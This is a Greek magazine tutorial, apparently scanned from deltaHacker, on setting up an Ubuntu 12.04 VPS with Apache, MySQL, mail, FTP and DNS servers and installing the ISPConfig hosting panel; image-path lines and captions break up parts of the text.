Πριν ξεκινήσουμε την παρουσίασή μας οφείλουμε να πούμε δυο λόγια για το σύστημα στο οποίο εργαστήκαμε. Για την πραγματοποίηση του εγχειρήματος, λοιπόν, βασιστήκαμε σε έναν OpenVZ VPS, παρόμοιο με εκείνα που γνωρίσαμε στα σχετικά άρθρα που φιλοξενούμε στα deltaHacker 005 και 006. Βέβαια, για την εύρυθμη λειτουργία των υπηρεσιών που εγκαταστήσαμε, απαιτούνται τουλάχιστον 512MB μνήμης RAM. Αυτό το σχετικά υψηλό --για τα δεδομένα ενός φθηνού VPS-- όριο, αποτελεί τον μοναδικό αυστηρό περιορισμό που θα πρέπει να σεβαστείτε οπωσδήποτε, για να πετύχετε αξιοπρεπή αποτελέσματα. Επίσης, στήνοντας το δικό μας σύστημα αποφασίσαμε να μην εγκαταστήσουμε κάποιο φίλτρο για spam, ούτε κάποιο antivirus. Θεωρήσαμε ότι με αυτά τα βήματα θα ξεφεύγαμε αρκετά από τον αρχικό μας στόχο, ενώ θα αυξάναμε ακόμα περισσότερο τις απαιτήσεις σε μνήμη. Εξάλλου, οι χρήστες του συστήματος (εμείς κι ορισμένοι φίλοι) μπορούμε να φυλαγόμαστε και χωρίς αυτά -- ή τουλάχιστον έτσι θέλουμε να πιστεύουμε :)

Σύστημα και βασικές υπηρεσίες

Ξεκινήσαμε εγκαθιστώντας το template του Ubuntu 12.04. Αν δεν καταλάβατε τίποτα από την προηγούμενη πρόταση, ρίξτε μια ματιά στα σχετικά άρθρα του περιοδικού[1] και σημειώστε ότι βασιστήκαμε στην προτελευταία έκδοση του Ubuntu. Κάθε πάροχος VPS προσφέρει τα δικά του



Το phpMyAdmin είναι αρκετά εύχρηστο. Τόσο εύχρηστο, που μας ρωτάει ποιον web server έχουμε για να τον ρυθμίσει αυτόματα! Την επιλογή την κάνουμε με το [Space] κι επιβεβαιώνουμε με το [Enter].

1. «VPS first contact», στα τεύχη 005 και 006, όπως επίσης «OpenVZ: AK-47s, for everyone!», στο τεύχος 013.

templates[2], αλλά πιστεύουμε ότι το προτελευταίο Ubuntu (12.04) θα το βρείτε σε όλους.

Αφού εγκατασταθεί το λειτουργικό σύστημα στο VPS και συνδεθούμε σε αυτό, μπορούμε να ξεκινήσουμε την εγκατάσταση των βασικών υπηρεσιών. Ξεκινάμε με τον Apache web server και την PHP5:


```
apt-get install apache2 libapache2-mod-php5 libapache2-mod-suphp
```

Όπως βλέπετε, μαζί με όλα τα άλλα εγκαταστήσαμε και το suPHP. Πρόκειται για ένα πρόσθετο του Apache, το οποίο επιτρέπει την εκτέλεση των PHP scripts με τα δικαιώματα άλλων χρηστών και όχι με εκείνα του λογαριασμού που χρησιμοποιείται από τον web server. Αν δεν καταλαβαίνετε γιατί μας ενδιαφέρει κάτι τέτοιο, σκεφτείτε το εξής: Τα PHP scripts που τρέχουν για το σχηματισμό μιας σελίδας δεν πρέπει να έχουν πρόσβαση σε αρχεία του συστήματος, ούτε σε εκείνα που αφορούν στη λειτουργία του web server γενικότερα. Επομένως, πρέπει να εκτελούνται από κάποιον λογαριασμό με περιορισμένα δικαιώματα. Εξάλλου, ο υποθετικός χρήστης web1 δε θα πρέπει να έχει πρόσβαση στα αρχεία του υποθετικού χρήστη web2. Γι' αυτό το λόγο, τα script του ενός και του άλλου πρέπει να εκτελούνται από διαφορετικούς λογαριασμούς και μ' αυτόν τον τρόπο να είναι απομονωμένα.

Σειρά έχει η βάση δεδομένων, η οποία δεν θα είναι άλλη από την MySQL. Από κοντά εγκαθιστούμε και το εργαλείο phpMyAdmin. Πρόκειται για ένα εργαλείο που επιτρέπει την εύκολη διαχείριση της MySQL, μέσα από ένα web interface:

```
apt-get install mysql-server mysql-client phpmyadmin
```


Η εγκατάσταση των πακέτων ξεκινά άμεσα, αλλά σύντομα θα μας ζητηθεί ένας κωδικός για τον χρήστη root της MySQL (καμία σχέση με τον ομώνυμο διαχειριστή του λειτουργικού). Εδώ θα χρειαστεί να δώσουμε έναν ισχυρό κωδικό, μιας και ο συγκεκριμένος χρήστης θα έχει πλήρη πρόσβαση σε όλες τις βάσεις. Αργότερα, κατά την εγκατάσταση του phpMyAdmin, θα χρειαστεί να ξαναδώσουμε τον *ίδιο* κωδικό. Το phpMyAdmin θέλει



Κατά την εγκατάσταση του phpMyAdmin θα μάς ζητηθεί ένας κωδικός για τη βάση με τις ρυθμίσεις του προγράμματος, που θα δημιουργηθεί στη MySQL. Εμείς αρκεί να δώσουμε ένα [Enter] και το πρόγραμμα θα δημιουργήσει έναν αυτόματα. Σημειώστε ότι ο κωδικός αυτός δεν θα μας χρειαστεί ποτέ.

2. Templates ονομάζονται οι προεγκατεστημένες διανομές Linux, οι οποίες διατίθενται για εγκατάσταση στους VPS.

να έχει πλήρη πρόσβαση σε όλες για βάσεις και γι' αυτό απαιτεί τον κωδικό πρόσβασης του χρήστη root της MySQL. Ακολούθως, το σύστημα θα ζητήσει έναν ακόμα κωδικό. Πρόκειται για τον κωδικό της βάσης στην οποία θα αποθηκεύονται οι ρυθμίσεις του phpMyAdmin. Εδώ μπορούμε να πατήσουμε [Enter], χωρίς να πληκτρολογήσουμε τίποτα. Με αυτόν τον τρόπο θα δημιουργηθεί αυτόματα ένας ισχυρός κωδικός και δεν υπάρχει κανένας λόγος ανησυχίας. Εξάλλου, ο συγκεκριμένος κωδικός δεν θα μας χρειαστεί ποτέ και δεν χρειάζεται να τον γνωρίζουμε. Η τελευταία επιλογή που θα χρειαστεί να κάνουμε αφορά στον εγκατεστημένο web server. Η λειτουργία του phpMyAdmin προϋποθέτει συγκεκριμένες ρυθμίσεις στον web server και το πρόγραμμα εγκατάστασης είναι ικανό να τις κάνει αυτόματα. Εμείς ωστόσο πρέπει να δηλώσουμε ποιον web server χρησιμοποιούμε. Προφανώς, σε αυτό το στάδιο θα επιλέξουμε τον Apache και θα πατήσουμε [Enter]. Μετά κι από αυτό απομένουν λίγα μόνο δευτερόλεπτα για να ολοκληρωθούν οι εγκαταστάσεις. Σημειώστε ότι υπάρχει η πιθανότητα να εμφανιστεί ένα σφάλμα κατά την εκκίνηση της MySQL (FATAL → Failed to fork). Το γεγονός αυτό δεν θα πρέπει να μας προβληματίσει. Το συγκεκριμένο σφάλμα προκύπτει εξαιτίας της περιορισμένης μνήμης RAM και θα δούμε τη λύση αργότερα…



Εγκαθιστώντας τον Postfix, θα ερωτηθούμε σχετικά με το πώς σκοπεύουμε να χρησιμοποιήσουμε τον server. Για το σενάριο που εξετάζουμε η καταλληλότερη επιλογή είναι το «Internet Site».

Εγκαταστάσεων συνέχεια

Σειρά έχουν οι mail servers. Θα χρειαστούμε έναν για την αποστολή και λήψη email, έναν για την πρόσβαση στα emails μέσω IMAP κι έναν για την πρόσβαση μέσω POP3. Για αυτές τις εργασίες επιλέγουμε τους Postfix SMTP και Dovecot IMAP/POP3 server. Πρόκειται για servers με τους οποίους συνεργάζεται άψογα το ISPConfig (το web panel που θα εγκαταστήσουμε αργότερα).

```
apt-get install postfix postfix-mysql

apt-get install dovecot-imapd dovecot-pop3d dovecot-mysql
dovecot-sieve
```

Όπως βλέπετε, μαζί με τους servers εγκαθιστούμε και μερικά πρόσθετα, τα οποία επιτρέπουν την επικοινωνία με τη MySQL και τη ρύθμιση μέσω του ISPConfig. Αυτές οι εγκαταστάσεις θα ολοκληρωθούν αυτόματα και

θα ερωτηθούμε μόνο για το πώς σκοπεύουμε να χρησιμοποιήσουμε τον Postfix. Εκεί πρέπει να επιλέξουμε το «Internet site» και στη συνέχεια να δηλώσουμε το hostname του μηχανήματός μας.

Έχοντας ξεμπερδέψει με την αποστολή, τη λήψη και τη διαχείριση των emails, μπορούμε να ασχοληθούμε και με τον τρόπο προβολής τους. Έφτασε η ώρα, λοιπόν, να εγκαταστήσουμε μια εφαρμογή web mail, για την πρόσβαση στα emails μας *και* μέσα από τον web browser. Συγκεκριμένα, θα εγκαταστήσουμε το SquirrelMail:

```
apt-get install squirrelmail
```

Ο ευκολότερος τρόπος για να έχουμε πρόσβαση στα αρχεία του web server μας, είναι μέσω FTP. Επομένως, πρέπει να εγκαταστήσουμε και τον ανάλογο server. Εμείς επιλέξαμε τον PureFTPd και μάλιστα μια ειδική εκδοχή του, η οποία επιτρέπει την εύκολη ρύθμιση και την αποθήκευση των επιλογών μας σε βάση της MySQL:

```
apt-get install pure-ftpd-mysql
```

Συνεχίζουμε με τον DNS server. Αυτός ο server θα είναι υπεύθυνος για τη διαχείριση των domains, τα οποία ενδέχεται να αντιστοιχίσουμε αργότερα στο VPS:

```
apt-get install bind9
```

Τέλος, θα είχε ενδιαφέρον να εγκαταστήσουμε μερικά ακόμα εργαλεία, για τη συλλογή στατιστικών δεδομένων. Τα εν λόγω προγράμματα θα δημιουργούν σχεδιαγράμματα και θα εμφανίζουν διάφορα στατιστικά δεδομένα, γύρω από την επισκεψιμότητα των ιστοσελίδων μας:

```
apt-get install vlogger webalizer awstats
```

Ρύθμιση συστήματος

Οι εγκαταστάσεις έχουν τελειώσει πλέον και τώρα θα ξεκινήσουμε τις απαραίτητες ρυθμίσεις. Οι επεμβάσεις μας θα γίνουν με την ίδια σειρά που έγιναν και οι εγκαταστάσεις: Θα ξεκινήσουμε με τον Apache και θα τελειώσουμε με τα προγράμματα των στατιστικών. Αρχικά, πρέπει να ενεργοποιήσουμε μερικά modules του Apache. Για το σκοπό αυτό, αρκεί να εκτελέσουμε τα ακόλουθα:

```
a2enmod suexec rewrite ssl actions include
service apache2 restart
```

Η ενεργοποίηση γίνεται με το a2enmod[3], ένα εργαλείο που περιλαμβάνεται στο πακέτο του Apache. Μετά την ενεργοποίηση κάνουμε και μία επανεκκίνηση στον Apache, ώστε να ληφθούν υπόψη οι σχετικές αλλαγές.

Τώρα θα ασχοληθούμε με την MySQL. Για την ακρίβεια, θα απενεργοποιήσουμε το InnoDB. Πρόκειται για ένα storage engine, το οποίο είναι άχρηστο για τους δικούς μας σκοπούς -- χώρια που καταναλώνει και μεγάλα ποσά μνήμης. Όλες οι εφαρμογές PHP που απαιτούν MySQL είναι σίγουρο ότι υποστηρίζουν *και* το εναλλακτικό storage engine, που ονομάζεται MyISAM. Επομένως, μπορούμε να απενεργοποιήσουμε το InnoDB άφοβα. Για αυτή την εργασία θα επέμβουμε στο αρχείο ρυθμίσεων της MySQL:

```
nano /etc/mysql/my.cnf
```

Αφού ανοίξουμε το my.cnf με κάποιον text editor (εμείς αγαπάμε το nano),

3. Αντίστοιχα, η απενεργοποίηση γίνεται με το a2dismod!

μεταβαίνουμε στην περιοχή ρύθμισης του InnoDB. Εκεί θα πρέπει να προσθέσουμε τις γραμμές που φαίνονται παρακάτω με έντονα γράμματα:

```
#
# * InnoDB
#
# InnoDB is enabled by default with a 10MB datafile in /var/lib/
mysql/.
# Read the manual for more InnoDB related options. There are
many!
skip-innodb
default-storage-engine = MyISAM
```

Τώρα μπορούμε να αποθηκεύσουμε και να κλείσουμε το αρχείο. Φυσικά, για να ληφθούν υπόψη οι προσθήκες οφείλουμε να επανεκκινήσουμε τη MySQL:

```
service mysql restart
```

Με αυτή την επέμβαση το δικό μας σύστημα εξοικονόμησε μερικές εκατοντάδες megabytes μνήμης. Συγκεκριμένα, η κατανάλωση της μνήμης έπεσε από τα 490MB στα 180MB!

Συνεχίζουμε με τον FTP server. Θέλουμε να ενεργοποιήσουμε τον περιορισμό κάθε χρήστη εντός του προσωπικού του φακέλου, ώστε να μη βλέπει τα αρχεία του συστήματος ή των άλλων χρηστών. Για το σκοπό αυτό ανοίγουμε το αρχείο ρυθμίσεων του pureFTPd, πληκτρολογώντας

```
nano /etc/default/pure-ftpd-common
```


Μέσα στο αρχείο αναζητούμε τη γραμμή με το «VIRTUALCHROOT» και φροντίζουμε να αλλάξουμε την επιλογή σε true. Αν δεν βρούμε πουθενά αυτή τη γραμμή, την προσθέτουμε χειροκίνητα:

```
VIRTUALCHROOT=true
```


Για μία ακόμα φορά, αφού αποθηκεύσουμε το αρχείο ρυθμίσεων και κλείσουμε τον text editor, πρέπει να επανεκκινήσουμε την υπηρεσία:

```
service pure-ftpd-mysql restart
```

Οι mail servers που έχουμε εγκαταστήσει συνεργάζονται άψογα με το



Η εγκατάσταση του ISPConfig είναι απίστευτα απλή. Μολαταύτα, θα χρειαστεί να δώσουμε προσοχή σε μερικά σημεία…



Για να λειτουργήσει σωστά το SquirrelMail με τον Apache, πρέπει να προσθέσουμε μια γραμμή στο αρχείο ρυθμίσεων του δεύτερου. Η γραμμή αυτή ορίζει ότι τα αρχεία με κατάληξη php πρέπει να διέρχονται από τον interpreter της PHP.

ISPConfig και δεν χρειάζεται να πειράξουμε τις default ρυθμίσεις. Ωστόσο θα χρειαστεί να ρυθμίσουμε το SquirrelMail, για να επικοινωνεί με τον Dovecot IMAP server. Ευτυχώς για εμάς η ρύθμιση γίνεται πανεύκολα, τρέχοντας ένα script:

```
squirrelmail-configure
```

Το μενού που εμφανίζεται παρέχει πολλές επιλογές. Εμείς θέλουμε να ρυθμίσουμε το δικό μας IMAP server και γι' αυτό πατάμε το [D]. Εμφανίζεται μία λίστα, με όλους τους υποστηριζόμενους servers. Ο δικός μας είναι ο Dovecot και γι' αυτό αρκεί να πληκτρολογήσουμε το «dovecot» και να πατήσουμε [Enter]. Αμέσως μετά, το πρόγραμμα θα εμφανίσει τις νέες του ρυθμίσεις και θα περιμένει να πατήσουμε κάποιο πλήκτρο για επιβεβαίωση. Αυτό δεν πρέπει να μας αγχώσει ούτε στο ελάχιστο. Οι νέες ρυθμίσεις θα είναι σίγουρα άψογες και μόλις πατήσουμε κάποιο κουμπί θα επιστρέψουμε στο αρχικό μενού. Τώρα πρέπει να πατήσουμε το πλήκτρο [S], για να αποθηκευτούν οι αλλαγές, και μετά το πλήκτρο [Q], για να βγούμε από το πρόγραμμα. Νομίζουμε ότι αυτή η ρύθμιση ήταν η ευκολότερη από όλες όσες έχουμε δει στη ζωή μας!

Θα καταπιαστούμε ξανά με τον Apache, για να εξασφαλίσουμε τη σωστή προβολή του SquirrelMail. Το πρώτο που πρέπει να κάνουμε είναι να μεταβούμε στον κατάλογο ρυθμίσεων του Apache. Εκεί θα δημιουργήσουμε ένα symbolic link[4], προς το αρχείο ρυθμίσεων που προσφέρει το SquirrelMail για τον Apache:

```
cd /etc/apache2/conf.d/
ln -s /etc/squirrelmail/apache.conf ./squirrelmail.conf
```


Ακολούθως, θα ανοίξουμε το αρχείο ρυθμίσεων του SquirrelMail για μια μικροεπέμβαση:

```
nano /etc/apache2/conf.d/squirrelmail.conf
```

Εδώ πρέπει να εντοπίσουμε το μπλοκ ρυθμίσεων <IfModule mod_php5.c> και, σε οποιοδήποτε σημείο εντός του, να προσθέσουμε την ακόλουθη γραμμή:

4. Κάτι σαν τα shortcuts των Windows, αλλά πολύ καλύτερο ;-)

Η εγκατάσταση του ISPConfig έχει ξεκινήσει και το πρόγραμμα ελέγχει, συγκεντρώνει και ρυθμίζει όλα τα σχετικά services -- αυτόματα!




```
AddType application/x-httpd-php .php
```

Αμέσως μετά μπορούμε να αποθηκεύσουμε και να κλείσουμε το αρχείο. Ξεμπερδέψαμε και με το SquirrelMail, αλλά πριν προχωρήσουμε χρειάζεται μια επανεκκίνηση στον Apache:

```
service apache2 restart
```

Για να τελειώσουμε οριστικά με την προετοιμασία των προγραμμάτων, μένει μία απλή εργασία. Κατά την εγκατάσταση του AWstats (ένα απ' τα προγράμματα που επιλέξαμε για τη διατήρηση στατιστικών στοιχείων) δημιουργείται αυτόματα ένα cron job, το οποίο συγκεντρώνει διάφορα δεδομένα από τη χρήση του συστήματος σε τακτά χρονικά διαστήματα. Εμείς όμως δεν θέλουμε να γίνεται αυτόματα κάτι τέτοιο. Το AWstats και τα παρεμφερή εργαλεία πρέπει να εκτελούνται αποκλειστικά από το panel διαχείρισης (ISPConfig). Η αφαίρεση του cron job πραγματοποιείται με τη διαγραφή του αντίστοιχου αρχείου:

```
rm /etc/cron.d/awstats
```

Αυτό ήταν! Το σύστημά μας είναι σχεδόν έτοιμο. Τώρα έρχονται τα καλύτερα... ;)

Εγκατάσταση ISPConfig


Φτάσαμε στο πιο ενδιαφέρον κομμάτι του εγχειρήματος. Ήρθε η ώρα να εγκαταστήσουμε το πολυπόθητο panel διαχείρισης. Η εγκατάσταση είναι αρκετά απλή: Το μόνο που χρειάζεται να κάνουμε είναι να κατεβάσουμε και να τρέξουμε το script εγκατάστασης. Αρχικά, μεταβαίνουμε σε κάποια ασφαλή θέση και κατεβάζουμε το ISPconfig πληκτρολογώντας

```
cd ~
wget \ http://prdownloads.sourceforge.net/ispconfig/ISPConfig-
3.0.4.6.tar.gz
```

Προφανώς, όταν κατέβει το πακέτο πρέπει να το αποσυμπιέσουμε:

```
tar xfz ISPConfig-3.0.4.6.tar.gz
```

Μετά μπαίνουμε σε έναν από τους καταλόγους που δημιούργησε η απο-



Ήρθε η ώρα να προσθέσουμε το πρώτο μας domain! Θα χρειαστεί να συμπληρώσουμε όλα τα πεδία, με τα στοιχεία που περιγράφουμε στο άρθρο. Στην εικόνα, πάντως, φαίνεται μία από τις δοκιμές μας, κατά την οποία ρυθμίσαμε το domain goopypls.eu.


συμπίεση και εκτελούμε το script εγκατάστασης:

```
cd ispconfig3_install/install
php -q install.php
```

Η εγκατάσταση ξεκινά με μερικές βασικές ερωτήσεις για το σύστημά μας. Εδώ αρκεί να πατήσουμε μερικές φορές [Enter] χωρίς να πληκτρολογήσουμε τίποτα, αφού οι προεπιλεγμένες ρυθμίσεις είναι μια χαρά. Μοναδική εξαίρεση αποτελεί η ερώτηση για το hostname, αφού το προγραμματάκι της εγκατάστασης ενδέχεται να μην έχει ανιχνεύσει σωστά το όνομα του μηχανήματος. Προφανώς, σε αυτή την περίπτωση πληκτρολογούμε το hostname και πατάμε ξανά [Enter].

Η διαδικασία συνεχίζεται με μερικές ερωτήσεις για τη MySQL. Αρχικά θα μας ζητηθεί το hostname του μηχανήματος με τη βάση δεδομένων. Στη δική μας περίπτωση, επειδή η βάση βρίσκεται τοπικά, αρκεί να πατήσουμε [Enter]. Ακολουθούν τα credentials για τη σύνδεση στη βάση. Σαν username δίνουμε το root και για password δίνουμε τον κωδικό που είχαμε ορίσει κατά την εγκατάσταση της MySQL. Στις δύο ερωτήσεις που ακολουθούν (για το όνομα και το encoding της βάσης του ISPConfig) αρκεί και πάλι ένα [Enter].

